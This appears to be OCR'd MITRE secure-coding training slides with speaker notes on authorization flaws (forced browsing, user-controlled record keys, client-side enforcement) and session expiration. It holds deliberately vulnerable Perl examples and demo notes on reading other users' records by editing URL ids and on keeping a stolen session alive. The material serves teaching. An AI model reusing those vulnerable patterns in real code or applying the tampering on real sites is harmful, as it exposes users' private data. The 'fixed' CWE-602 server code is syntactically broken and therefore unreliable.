
To correct the previous code, throw an exception if a GET request is received. Do not even allow a GET request to be processed.

Technically, in this case the server will still log the GET request. But future developers that may try to build a client will not have success sending GET requests and will be forced to use a POST request to communicate to the server. As application devels, there isn't much we can do to stop a request from being sent, but we can make sure that our apps don't work when bad requests are sent and thus keep developers from using those flawed mechanisms.

Authentication
Authorization
Session Management
Data Validation
Error Handling
Logging
Encryption

Security Mechanism:
AUTHORIZATION

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Authorization is the act of verifying that a previously authenticated user is allowed to perform a given operation or act on a given resource, and is often known as access control. There are actually two things going on here. The first is a check to verify that the user is allowed to visit a section of the application or perform a certain function. For example, is the user allowed to delete records? Maybe this is only reserved for administrators? The second is a check to verify that the user is allowed to work within the specified context. For example, after verifying that the user is allowed to use the delete record functionality, we then need to verify that the user is allowed to delete the specific record in question.

Authorization Words to Live By

- Every function (page) must verify authorization to access
- Every function (page) must verify the access context
- Any client/server application must verify security on server

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

There are three words to live by related to authorization that we as developers must keep in mind. The first is to verify that the user is allowed to access the requested page or function. The second is to verify that the user can operate within the given context. For example, can the user read everyone's mail or just their own? And finally, related specifically to client-server applications, we must make sure that any authorization check is done on the server as client side security can often be bypassed.

Authorization Words to Live By: #1

Every function (page) must verify authorization to access

- **CWE-425: Direct Request ('Forced Browsing')**
  - When access control checks are not applied consistently (or not at all) users are able to access data or perform actions that they should not be allowed to perform. This can lead to a wide range of problems, including information exposures, denial of service, and arbitrary code execution.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The first of our words to live by in the area of Authorization is "every function (page) must verify authorization to access". This corresponds to CWE-425 titled "Direct Request ('Forced Browsing')". Applications are often susceptible to direct request attacks when a false assumption is made that resources can only be reached through a given navigation path and developers only applied authorization at to the start of that path. Any alternative paths that exist would bypass the authorization check put in place.


Not Protecting All Pages – Exploit Demo

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

51

Demo – Should have previously demonstrated the basic functionality of the site while logged in as our ‘popped’ account. Demonstration of the various status views can be performed. Click the logout button to remove the credentials and then show that the ‘status’ button no longer lets you get access to that functionality without logging in. Then show bringing up the browser history with control-shift-H, and drilling into the recent URLs. Demonstrate that by going directly to the actual dostatus.cgi without using the form frontend, the CGI isn’t verifying the user’s authorization to the page/function.



In this example, CuteFlow, which is a document workflow tracker, was supposed to verify a user's access to certain pages before granting permission to use the functionality on the page. Here, an attacker is trying to gain access to the edituser functionality. Under normal conditions, the user would first browse to edituser.php where he would be authorized before being redirected to the actual edituser functionality. Unfortunately, this authorization check could be bypassed by supplying the userid in the URL. Upon seeing the userid in the URL, the edituser script then assumed authorization had already been performed and proceeded to perform the specified function.

By directly editing this URL, an attacker could easily edit any user's information including their username and password. This included the admin user which more often than not is assigned a userid of 1.

Authorization Words to Live By: #2

Every function (page) must verify access context


- **CWE-639: Access Control Bypass Through User-Controlled Key**
  - The system's access control functionality does not prevent one user from gaining access to another user's records by modifying the key value identifying the record.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The second words to live by is "every function (page) must verify access context". This corresponds to CWE-639 titled "Access Control Bypass Through User-Controlled Key". The example most commonly seen is an attacker changing the web address that contains an id of a resource, and the altered request being processed by the server without verifying authorization, resulting in access to the resource being granted.

Context Change – Exploit Demo



MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

54

Demo – Log into the application with our compromised jdoe@iss.org credential. Click to view a report, and then simply change the number in the querystring / URL in the browser bar. Show that this provides access to a report that the user did not originally have access to.

Real World Example – Fidelity Canada

Glitch at Fidelity Canada exposes customer info

Ian Allen, a computer science professor at Algonquin College in Ottawa, brought the glitch to Fidelity Canada's attention when he sent the company an e-mail last weekend. Allen said he received a user identification from **Fidelity Canada** in the mail and then went to the Web site to check on his account information. Fidelity Canada doesn't allow online registration and sends users information for logging in to their accounts via the postal service.

"I got my paper user ID, brought up my statement and looked up at the URL. I thought that is interesting, the URL ended with 'cache/statement799.pdf,' " he said. "I wondered, if they put [the account information] in the cache, how do they stop me from getting other things in the cache, and the answer is they don't."

Allen said he changed the nine to an eight, hit the return key and up popped someone else's statement. He randomly changed numbers about 30 times and got a different account each time.

"They blew it completely," Allen said. "I am somewhat surprised."

Usually, when users can directly access a PDF or other non-code file from the web server, (e.g., resource is located in the web root) there is no opportunity for authorization code to execute.

With a predictable structure to the filename, it only takes minutes to create a script capable of retrieving all of the statements/reports on the site!

Sullivan, B. (2002, May 30). *Glitch at Fidelity Canada exposes customer info*. Retrieved June 3, 2010, from http://www.itworldcanada.com/news/glitch-at-fidelity-canada-exposes-customer-info/124086

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

In this real world example, the user was allowed to modify the document id in the URL and pull up financial statements for other people. If a predictable structure to the filename is used, it only takes minutes to create a script capable of retrieving all of the statements/reports on the site!

```perl
my $q = new CGI;

my $message_id = $q->param('id');

if (!AuthorizeRequest(GetCurrentUser())
{
   ExitError("not authorized to perform this function");
}

my $Message = LookupMessageObject($message_id);

print "From: " . encodeHTML($Message->{from}) . "<br>\n";
print "Subject: " . encodeHTML($Message->{subject});
print "\n<hr>\n";
print "Body: " . encodeHTML($Message->{body}) . "\n";
```

While the program properly exits if authentication fails, it does not ensure that the message is addressed to the user. As a result, an authenticated attacker could provide any arbitrary identifier and read private messages that were intended for other users.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

While the program properly exits if authorization fails, it does not ensure that the message is addressed to the user. As a result, a user authorized to look at messages could provide any arbitrary identifier and read private messages that were intended for other users. One way to avoid this problem would be to ensure that the "to" field in the message object matches the username of the authenticated user.

Secure Coding …

```
my $q = new CGI;

my $message_id = $q->param('id');

my $Message = LookupMessageObject($message_id);

if (AuthorizeRequest(GetCurrentUser(), $Message))
{
   print "From: " . encodeHTML($Message->{from}) . "<br>\n";
   print "Subject: " . encodeHTML($Message->{subject});
   print "\n<hr>\n";
   print "Body: " . encodeHTML($Message->{body}) . "\n";
}
else
{
   ExitError("not authorized to view message");
}
```

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

To correct the code, the message being requested is added to the authorization request. Verification is now made that the user is authorized to retrieve the message being requested.


Authorization Words to Live By: #3

Any client/server application must verify security on the server


- **CWE-602: Client-Side Enforcement of Server-Side Security**
  - The software is composed of a server that relies on the client to implement a mechanism that is intended to protect the server. An attacker can modify the client-side behavior to bypass the protection mechanisms.

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The final words to live by for Authorization is "any client/server application must verify security on the server". This corresponds to CWE-602 titled "Client-Side Enforcement of Server-Side Security". An attacker can modify the client-side behavior to bypass the protection mechanisms. Note that this is also important with input validation, make sure the input is validated on the server and not on the client as an attacker can bypass any client side validation.



Demo - Using a debug proxy like Tamper Data is an easy way to see the requests coming from a client and modifying those requests before they reach the server. This demo show why a client cannot be trusted to make security decisions.



In 2009 it was discovered that PayPal was not validating the price on the server. So an attacker could modify the data being sent from the client and name their own price. There are many tools out there that enable an HTTP request to be caught and altered before being delivered to the server.

Client

```
$customerid = AskForCustomerId();
$address = AskForAddress();

writeSocket($sock, "$user AUTH $customerid\n");
$resp = readSocket($sock);

if ($resp eq "authorized")
{
   # request is authorized, go ahead and update the info!
   writeSocket($sock, "$user CHANGE-ADDRESS $customerid $address\n");
}
else {  print "ERROR: You're not authorized to change customer's address.\n"; }
```

Server

```
 ($user, $cmd, $customerid, $address) = ParseRequest($sock);

if ($cmd eq "AUTH")
{
   $result = AuthorizeRequest($user, $customerid);
   writeSocket($sock, "$result\n");
}

elsif ($cmd eq "CHANGE-ADDRESS")
{
  if (validateAddress($address)) {
     $res = UpdateAddress($customerid, $address);
     writeSocket($sock, "SUCCESS\n");
  }
  else { writeSocket($sock, "FAILURE -- address is malformed\n"); }
}
```

An attacker can bypass authentication by just sending a CHANGE-ADDRESS command.

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The client performs the authentication/authorization first and then only sends a CHANGE-ADDRESS for that user if the authentication succeeds. Because the client has already performed the authentication, the server assumes that the username in the CHANGE-ADDRESS is the same as the authenticated user. An attacker could modify the client by removing the code that sends the "AUTH" command and simply executing the CHANGE-ADDRESS.

Secure Coding …

Client

```
$customerid = AskForCustomerId();
$address = AskForAddress();

writeSocket($sock, "$user CHANGE-ADDRESS $customerid $address\n");
$resp = readSocket($sock);

if ($resp ne "success")
{
   error("$resp\n");
}
```

Server

```
($user, $cmd, $customerid, $address) = ParseRequest($sock);

if ($cmd eq "CHANGE-ADDRESS")
{
   $result = AuthorizeRequest($user, $customerid);
   if ($result eq "authorized")
   {
      if (validateAddress($args))
      {
         $res = UpdateDatabaseRecord($customerid, $address);
         writeSocket($sock, "SUCCESS\n");
      }
      else { writeSocket($sock, "FAILURE - malformed address\n"); }
   else { writeSocket($sock, "FAILURE - not authorized\n"); }
}
```

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.


In this fixed example, the authorization is done on the server as part of handling the CHANGE-ADDRESS request. The client does not have the ability to request this functionality separately.

Authentication
Authorization
Session Management
Data Validation
Error Handling
Logging
Encryption

Security Mechanism:
SESSION MANAGEMENT

MITRE


Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.



Any client / server or web application that wants to keep track of state, must perform some type of session management. In other words, in order to keep track of a user's place in a multi-stage process (e.g., a workflow), certain information must be passed in order to know where in the process the user currently is. Often, data collected at one point in the workflow is used to make decisions at another point. Therefore this data needs to be tracked throughout the process.

A simple example of this is authentication. Many client / server applications require a user to authenticate (log in) as the first step. The authentication information from step 1 is used to determine if the request for step 2 or step 3 is allowed. If the authentication state was not saved, then the user would have to log in with each request. Can you imagine the user's response if they had to enter their username and password every time they clicked a link in their online banking application? They would end up driving to the bank!!

Keeping track of this information related to a particular user can be accomplished a number of different ways. For example, the client application could store all the information provided and send it with each request made to the server. Another option would be for the client and server to agree on a unique "session ID" and for the server to store the information along with that



There are three words to live by related to session management that we as developers must keep in mind. The first is to enforce a reasonable session lifespan so that if a session is compromised there is at least a limit to how long it can be exploited. (Hopefully it is compromised after it expires!) The second is to leverage existing session management solutions and avoid rolling your own. Finally, to avoid session fixation attacks, force a change of session ID after a successful login.


Session Words to Live By: #1

Enforce a reasonable session lifespan

- **CWE-613: Insufficient Session Expiration**
  - The lack of proper session expiration may improve the likely success of certain attacks. For example, an attacker may intercept a session ID, possibly via a network sniffer or Cross-site Scripting attack. Although short session expiration times do not help if a stolen token is immediately used, they will protect against ongoing replaying of the session ID. In another scenario, a user might access a web site from a shared computer (such as at a library, Internet cafe, or open work environment). Insufficient Session Expiration could allow an attacker to use the browser's back button to access web pages previously accessed by the victim.


MITRE Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

The first words to live by focuses on session expiration. A session that "lives" for a long time give an attacker either a long time to try and discover the session identifier, or gives them a long time to work within the session once the identifier has been discovered.



Demo – Discuss how Firesheep works, but explain we won't be doing a demo on that part because we're not using an unsecured wireless network here. Discuss that the session could be compromised in other ways on the network, from PCAP logs, from application vulnerabilities like cross-site scripting, etc. The key is that a session can potentially become known to someone else, and when that happens the main objective is to limit the lifetime of usefulness to the attacker.

Show that placing the session ID value into the cookies.txt file in the l33t/ session folder, and then running the keepalive.pl script will keep making valid requests… thus the inactivity timeout that is usually in place in many application servers will never be reached.



Note that the first article discusses the release of the tools that allow easier harvesting of session ID cookies that could be used to compromise sites like MySpace & Facebook. The article goes on to talk about Gmail also having the same vulnerability as well, and as can be seen people have raised the issue about a lack of session timeout around Gmail, even very recently. Mention that as a user – you can help protect yourself by remembering to use the ‘logout’ function on a site when you’re done using it, don’t just close the browser window.

click to build slide Point out that although FireSheep got a lot of press in the security news last year because it made it *so* easy for the script kiddie level attackers, over 3 years ago, people had already started releasing tools to exploit this weakness.

Secure Coding …

- **General rule of thumb**
  - 30 minute timeout for inactivity
  - 12 hour hard time out

- **Session management setting are usually part of the application server configuration**
  - As developers we need to understand how these options affect our application and verify that the system admin has configured the server correctly

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

As a general rule, sessions should timeout after 30 minutes of inactivity. In addition, after 12 hours the user should be asked to log in again. THe hard timeout is important since after a full day, most people need to go to sleep and a session that continues to be "active" is a sign that it has been potentially broken.

Note that most application servers implement an inactivity timeout, but very few provide a hard timeout option. This may be something that you as a developer needs to encode in you application.

Session Words to Live By: #2

